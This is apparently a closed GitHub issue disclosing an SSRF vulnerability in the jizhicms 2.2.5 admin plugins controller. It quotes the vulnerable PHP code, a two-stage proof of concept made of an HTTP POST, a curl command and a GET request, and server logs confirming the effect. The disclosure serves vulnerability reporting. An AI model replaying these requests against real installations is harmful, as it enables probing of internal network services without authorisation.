Cherry-toto / **jizhicms** Public

<> Code ⊙ **Issues** 2 Pull requests ⊙ Actions Projects 3 Security ...

New issue Jump to bottom

[Vuln] SSRF vulnerability in `index` Function of `PluginsController.php` File (2.2.5 version) #76

✓ Closed **zer0yu** opened this issue on May 22 · 0 comments

zer0yu commented on May 22

Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make requests to an unintended location.

Impact version: 2.2.5
Test with PHP 7.2

The vulnerable code is located in the `index` function of the `app/admin/c/PluginsController.php` file, which fails to validate the webapi parameter, leading to a taint introduced from the `$webapi` variable into the tainted function `curl_setopt`, and after the `curl_exec` function is executed, it sends a request to the URL specified by the webapi parameter, eventually leading to an SSRF vulnerability. However, this vulnerability is triggered in two stages, first by passing the `set` parameter to reset the `webapi` section of the `plugins_config` field in `sysconfig`. The SSRF vulnerability is then triggered when the function is triggered again and without any parameter values.

```
public function index(){
        //检查更新链接是否可以访问
        $webapi = $this->webconf['plugins_config'];
        if(!$webapi){
                $webapi = 'http://api.jizhicms.cn/plugins.php';
                if(!M('sysconfig')->find(['field'=>'plugins_config'])){
                        M('sysconfig')->add(['title'=>JZLANG('插件配置'),'field'=>'plugins_config','ty
                        setCache('webconfig',null);
                }
        }
        if($this->frparam('set')){
        if($this->admin['isadmin']!=1){
            JsonReturn(['code'=>1,'msg'=>JZLANG('非超级管理员无法设置！')]);
        }
                $webapi = $this->frparam('webapi',1);
                M('sysconfig')->update(['field'=>'plugins_config'],['data'=>$webapi]);
                setCache('webconfig',null);
                JsonReturn(['code'=>0,'msg'=>'配置成功！']);
        }
        $this->webapi = $webapi;
        $api = $webapi.'?version='.$this->webconf['web_version'];
        $ch = curl_init();
        $timeout = 5;
        curl_setopt($ch,CURLOPT_FOLLOWLOCATION,1);
        curl_setopt($ch,CURLOPT_RETURNTRANSFER,1);
        curl_setopt($ch, CURLOPT_HEADER, false);
        curl_setopt ($ch, CURLOPT_CONNECTTIMEOUT, $timeout);
        curl_setopt($ch,CURLOPT_URL,$api);
        $res = curl_exec($ch);
        $httpcode = curl_getinfo($ch,CURLINFO_HTTP_CODE);
        curl_close($ch);
```

Because the webapi parameters are not limited, it is also possible to use the server side to send requests, such as probing intranet web services. The corresponding PoC is as follows

PoC stage 1: the value of the webapi to set

```
POST /index.php/admins/Plugins/index.html HTTP/1.1
Host: 172.16.119.130
Content-Length: 51
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.84 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://172.16.119.130
Referer: http://172.16.119.130/index.php/admins/Plugins/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: think_var=zh-cn; PHPSESSID=lkbci4j8clqc6de6rhpn9fdk31
Connection: close

set=1&webapi=http%3A%2F%2F127.0.0.1%2Fwebapipoc.php
```

You can also use the following curl command to verify the vulnerability as PoC Stage 1


```
curl -i -s -k -X $'POST' \
    -H $'Host: 172.16.119.130' -H $'Content-Type: application/x-www-form-urlencoded; charset=UTF-
8' -H $'Connection: close' -H $'Content-Length: 51' \
    -b $'think_var=zh-cn; PHPSESSID=g3e5nupqb19trokgr9msul8d9l' \
    --data-binary $'set=1&webapi=http%3A%2F%2F127.0.0.1%2Fwebapipoc.php' \
    $'http://172.16.119.130/index.php/admins/Plugins/index.html'
```

PoC stage 2:

```
GET /index.php/admins/Plugins/index.html HTTP/1.1
Host: 172.16.119.130
```

```
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.84 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
exchange;v=b3;q=0.9
Referer: http://172.16.119.130/index.php/admins/Plugins/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: think_var=zh-cn; PHPSESSID=lkbci4j8clqc6de6rhpn9fdk31
Connection: close
```

Eventually we can see the corresponding request in the apache server logs, which proves that the SSRF vulnerability can be triggered



```
172.16.119.1 - [22/May/2022:05:27:40 -0700] "GET /index.php/admins/Index/welcome.html H
172.16.119.1 - [22/May/2022:05:27:33 -0700] "GET /index.php/admins/Plugins/index.html HT
172.16.119.1 - [22/May/2022:05:28:10 -0700] "GET /index.php/admins/Index/update_session_
127.0.0.1 - [22/May/2022:05:28:19 -0700] "GET /webapipoc.php?version=2.2.5 HTTP/1.1" 40
172.16.119.1 - [22/May/2022:05:28:19 -0700] "GET /index.php/admins/Plugins/index.html HT
```

Cherry-toto closed this as completed on May 22

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants